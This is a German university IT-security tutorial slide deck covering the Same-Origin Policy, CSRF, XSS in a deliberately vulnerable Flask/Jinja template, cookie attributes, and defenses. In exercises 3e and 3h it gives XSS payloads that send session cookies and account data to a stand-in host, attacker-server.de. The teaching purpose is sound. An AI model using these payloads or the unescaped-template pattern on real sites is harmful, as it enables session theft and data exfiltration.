

# IT-Security Tutorübung 02

---

Dorian Zedler

30. Oktober 2023

Technische Universität München

Quizizz

Hausaufgaben Präsentationen

Aufgaben

## Quizizz

---

<https://quizizz.com/admin/quiz/653ee867864dfadba44ba77e?searchLocale=>

# Hausaufgaben Präsentationen

---

# Aufgaben

---

- Sie sind Student:in mit krimineller Energie
- Auf TUMOnline finden sie Formulare:
  - <https://campus.tum.de/exmatriculate> - Formular für Exmatrikulation
  - <https://campus.tum.de/mygrades> - Notenliste
- Andere Studenten öffnen Ihre Webseite `evil.de`
- **Können die folgenden Angriffe funktionieren? Aunter welchen Voraussetzungen / warum nicht?**

## Aufgabe 2a - Tabs

- a) Ihre Webseite beinhaltet JavaScript, welches versucht alle geöffneten Tabs des Browsers auszulesen und an Ihren Server zu senden.



## Aufgabe 2a - Tabs

a) Ihre Webseite beinhaltet JavaScript, welches versucht alle geöffneten Tabs des Browsers auszulesen und an Ihren Server zu senden.

- **NEIN!**

- a) Ihre Webseite beinhaltet JavaScript, welches versucht alle geöffneten Tabs des Browsers auszulesen und an Ihren Server zu senden.
- **NEIN!**
  - Browser führen JavaScript in einer Sandbox aus
  - Pro Tab eine eigene Sandbox
  - Zugriff auf Daten außerhalb der Sandbox nicht möglich  
→ System wird vor bösen Webseiten Geschützt

- b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abrufen und an Ihren Server weiterleitet.

## Aufgabe 2b - Notenliste

b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abrufen und an Ihren Server weiterleitet.

- **NEIN!**

- b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abrufen und an Ihren Server weiterleitet.
- **NEIN!**
  - Die **Same-Origin-Policy** verhindert standardmäßig den Zugriff auf Webseiten mit einer anderen Domain
  - Server können Zugriff von anderen Domains erlauben, wenn sie den **access-control-allow-origin**-Header setzen.

- b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abrufen und an Ihren Server weiterleitet.
- **NEIN!**
  - Die **Same-Origin-Policy** verhindert standardmäßig den Zugriff auf Webseiten mit einer anderen Domain
  - Server können Zugriff von anderen Domains erlauben, wenn sie den **access-control-allow-origin**-Header setzen.
  - Bei einfachen Anfragen Kontrolle des Headers in der Antwort  
→ Anfrage wird immer gesendet, aber der Browser hält die Antwort zurück, wenn der Header nicht gesetzt ist

b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abrufen und an Ihren Server weiterleitet.

- **NEIN!**
- Die **Same-Origin-Policy** verhindert standardmäßig den Zugriff auf Webseiten mit einer anderen Domain
- Server können Zugriff von anderen Domains erlauben, wenn sie den **access-control-allow-origin**-Header setzen.
- Bei einfachen Anfragen Kontrolle des Headers in der Antwort  
→ Anfrage wird immer gesendet, aber der Browser hält die Antwort zurück, wenn der Header nicht gesetzt ist
- Bei komplexen Anfragen wird ein zuerst ein **CORS Preflight** ausgeführt  
→ Anfrage wird nur gesendet, wenn Preflight erfolgreich

- c) Ihre Webseite beinhaltet JavaScript, welches die Cookies (u.a. das Session Cookie) von TUMOnline ausliest.



c) Ihre Webseite beinhaltet JavaScript, welches die Cookies (u.a. das Session Cookie) von TUMOnline ausliest.

- **NEIN!**

- c) Ihre Webseite beinhaltet JavaScript, welches die Cookies (u.a. das Session Cookie) von TUMOnline ausliest.
- **NEIN!**
  - Durch die Sandbox ist der Zugriff auf Daten anderer Webseiten nicht möglich

- c) Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.

- c) Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.
- **JA!** Falls TUMOnline keine Vorkehrungen getroffen hat.

- c) Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.
- **JA!** Falls TUMOnline keine Vorkehrungen getroffen hat.
  - Es handelt sich um **Cross-Site-Request Forgery (CSRF)**
  - Wird nicht von der Same-Origin Policy verhindert

- c) Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.
- **JA!** Falls TUMOnline keine Vorkehrungen getroffen hat.
  - Es handelt sich um **Cross-Site-Request Forgery (CSRF)**
  - Wird nicht von der Same-Origin Policy verhindert
  - Gegenmaßnahmen:
    - zufälliger CSRF-Token im Formular  
→ kann nicht von JavaScript ermittelt werden!
    - SameSite Attribut des Session-Cookies auf Lax oder Strict setzen

# Aufgabe 3

- Webseite `www.bank.de/umsaetze` mit code:
- `bankde.py`

```
1  # ...
2  @app.route('/umsaetze')
3  def umsaetze():
4      name = flask.request.args.get("name")
5      return flask.render_template("bankde.html", name=name,
    ↪      amount=getamountfromdb(name))
```

- `bankde.html`

```
1  Sehr geehrte/r Kund/in!
2  <br>
3  <br>
4  Es sind <span id="amount">{{ amount }} Euro</span> in Konten unter
    ↪  dem Namen <span id="name">{{name|safe}}</span>
5  verzeichnet.
```

- a) Erläutern Sie was der vorliegende Python-Code bewirkt. Welcher Ausgabe wird erzeugt, wenn Sie die Seite mittels des Links `http://www.bank.de/umsaetze?name=Fabian` aufrufen?



a) Erläutern Sie was der vorliegende Python-Code bewirkt. Welcher Ausgabe wird erzeugt, wenn Sie die Seite mittels des Links <http://www.bank.de/umsaetze?name=Fabian> aufrufen?

- `{{name|safe}}` und `{{ amount }}` werden ersetzt:

```
1 Sehr geehrte/r Kund/in!  
2 <br>  
3 <br>  
4 Es sind <span id="amount">42 Euro</span> in Konten unter dem  
  ↪ Namen <span id="name">Fabian</span> verzeichnet.
```

- b) Ist der Suffix |safe im HTML-Template der Webseite hier sinnvoll verwendet? Dessen Funktionalität können Sie in der Dokumentation der von Flask verwendeten Templating-Engine nachlesen.

- b) Ist der Suffix |safe im HTML-Template der Webseite hier sinnvoll verwendet? Dessen Funktionalität können Sie in der Dokumentation der von Flask verwendeten Templating-Engine nachlesen.
- Nein, dies eröffnet eine **XSS-Schwachstelle!**
  - Standardmäßig wird html code von Jinja escaped, |safe **deaktiviert** diese Funktion → Triviale XSS Injektionen, wie `<script>alert(1)</script>`, sind möglich

## Aufgabe 3c - XSS Konzept

- c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?


## Aufgabe 3c - XSS Konzept

- c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?

Angreifer


Opfer

Bank.de




## Aufgabe 3c - XSS Konzept

- c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?




## Aufgabe 3c - XSS Konzept

- c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?



## Aufgabe 3c - XSS Konzept


- c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?






## Aufgabe 3c - XSS Konzept

- c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?




## Aufgabe 3c - XSS Konzept

- c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?



## Aufgabe 3c - XSS Konzept

- c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?



- d) Mittels eines XSS-Angriffs ist es nun möglich die *Cookies* einer Webseite zu extrahieren. Erläutern Sie, warum dies im Gegensatz zu Aufgabe 2 möglich ist!

- d) Mittels eines XSS-Angriffs ist es nun möglich die *Cookies* einer Webseite zu extrahieren. Erläutern Sie, warum dies im Gegensatz zu Aufgabe 2 möglich ist!
- Das XSS-JavaScript läuft nicht auf unserer Seite (`attacker-server.de`), sondern auf der Seite, die wir angreifen (`bank.de`)
  - Wir sind in derselben Sandbox wie die Cookies, die wir habenwollen  
→Wir können auf die Cookies zugreifen!

## Aufgabe 3e - XSS Payload

- e) Wie würde eine XSS-Payload für den `name`-Parameter aussehen, die das *Session-Cookie* der Webseite an den Angreifer überträgt? Sie können hierfür annehmen, dass Sie als Angreifer einen Webserver an der Adresse `http://attacker-server.de` aufgesetzt haben, welcher alle einkommenden Anfragen aufzeichnet.

## Aufgabe 3e - XSS Payload

e) Wie würde eine XSS-Payload für den name-Parameter aussehen, die das *Session-Cookie* der Webseite an den Angreifer überträgt? Sie können hierfür annehmen, dass Sie als Angreifer einen Webserver an der Adresse `http://attacker-server.de` aufgesetzt haben, welcher alle einkommenden Anfragen aufzeichnet.

- `<script>document.location="http://attacker-server.de/?cookies=" + document.cookie</script>`
- Das + muss im URL als %2B kodiert werden

## Aufgabe 3f - Cookie-Attribute

- f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>). Welches Attribut würde das Auslesen des Cookies via JavaScript verhindern?



## Aufgabe 3f - Cookie-Attribute

f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>). Welches Attribut würde das Auslesen des Cookies via JavaScript verhindern?

- **HttpOnly**

## Aufgabe 3f - Cookie-Attribute

- f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>). Welches Attribut würde das Auslesen des Cookies via JavaScript verhindern?
- **HttpOnly** → Cookie ist nicht in `document.cookie` enthalten

- f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>). Welches Attribut würde das Auslesen des Cookies via JavaScript verhindern?
- **HttpOnly** → Cookie ist nicht in `document.cookie` enthalten
  - **Secure**

- f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>). Welches Attribut würde das Auslesen des Cookies via JavaScript verhindern?
- **HttpOnly** → Cookie ist nicht in `document.cookie` enthalten
  - **Secure** → Cookie wird nur bei https Verbindungen übertragen

- f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>). Welches Attribut würde das Auslesen des Cookies via JavaScript verhindern?
- **HttpOnly** → Cookie ist nicht in `document.cookie` enthalten
  - **Secure** → Cookie wird nur bei https Verbindungen übertragen
  - **Same-Site**

- f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>). Welches Attribut würde das Auslesen des Cookies via JavaScript verhindern?
- **HttpOnly** → Cookie ist nicht in `document.cookie` enthalten
  - **Secure** → Cookie wird nur bei https Verbindungen übertragen
  - **Same-Site** → Legt fest, wann der Cookie mitgesendet wird:
    - **None**: immer
    - **Lax**: nur bei direkter Navigation ohne Statusveränderung, z.B. GET, aber nicht POST
    - **Strict**: nur, wenn die Anfrage von derselben Webseite gekommen ist

## Aufgabe 3g - Same-Origin-Policy vs SameSite

- g) Grenzen Sie nun die Same-Origin-Policy und das SameSite Attribut voneinander ab!

- g) Grenzen Sie nun die Same-Origin-Policy und das SameSite Attribut voneinander ab!
- Same-Origin-Policy verbietet direkten Zugriff auf andere Webseiten mit JavaScript
  - Man kann mit JavaScript dennoch Formulare erstellen und automatisch abschicken  
→Um zu unterbinden, dass so schreibende Anfragen an andere Webseiten gesendet werden können, wird das SameSite Attribut verwendet



- h) Entwickeln Sie eine XSS-Payload, die die Kontoumsätze einer Person stiehlt!

h) Entwickeln Sie eine XSS-Payload, die die Kontoumsätze einer Person stiehlt!

- `<script>document.location="http://attacker-server.de/?content=" + document.getElementById('amount').innerHTML</script>`
- Das + muss im URL als %2B kodiert werden
- Das `HttpOnly` Attribute schützt nicht vor XSS-Angriffen!

a) Wie können Sie ihre Webseite vor XSS schützen?

a) Wie können Sie ihre Webseite vor XSS schützen?

- Serverseitig HTML-Sonderzeichen (&, ", ', < und >) in HTML Entitäten umwandeln (z.B. < wird zu &lt;)
  - Html Entitäten werden vom Browser nicht verarbeitet, sondern als Zeichen angezeigt
  - Bei Flask automatisch, bei PHP mit `htmlspecialchars()`
- Wenn HTML für Formatierung gewünscht ist, (z.B. in einem Forenbeitrag), sollte Clientseitig DOMPurify verwendet werden
  - JavaScript wird im Browser entfernt

b) Wie können Sie ihre Webseite vor SQL-Injections schützen?

b) Wie können Sie ihre Webseite vor SQL-Injections schützen?

- Prepared Statements:
  - SQL-Abfrage wird mit Platzhaltern an den Interpreter gesendet
  - Wenn Interpretation abgeschlossen ist, wird Userinput "roh" eingesetzt, ohne nochmals interpretiert zu werden
- Input sanitization:
  - Ähnlich wie bei XSS, aber weniger verbreitet

## Aufgabe 4c - Authentifizierung

- c) Wo sollte User-Authentifizierung implementiert werden? Clientseitig im JavaScript oder serverseitig im Backend?

## Aufgabe 4c - Authentifizierung

- c) Wo sollte User-Authentifizierung implementiert werden? Clientseitig im JavaScript oder serverseitig im Backend?
- Immer serverseitig!
  - Authentifizierung in JavaScript kann einfach mit den Entwicklertools entfernt werden



**Fragen? Feedback?**

---

**Bis zum nächsten Mal!**

---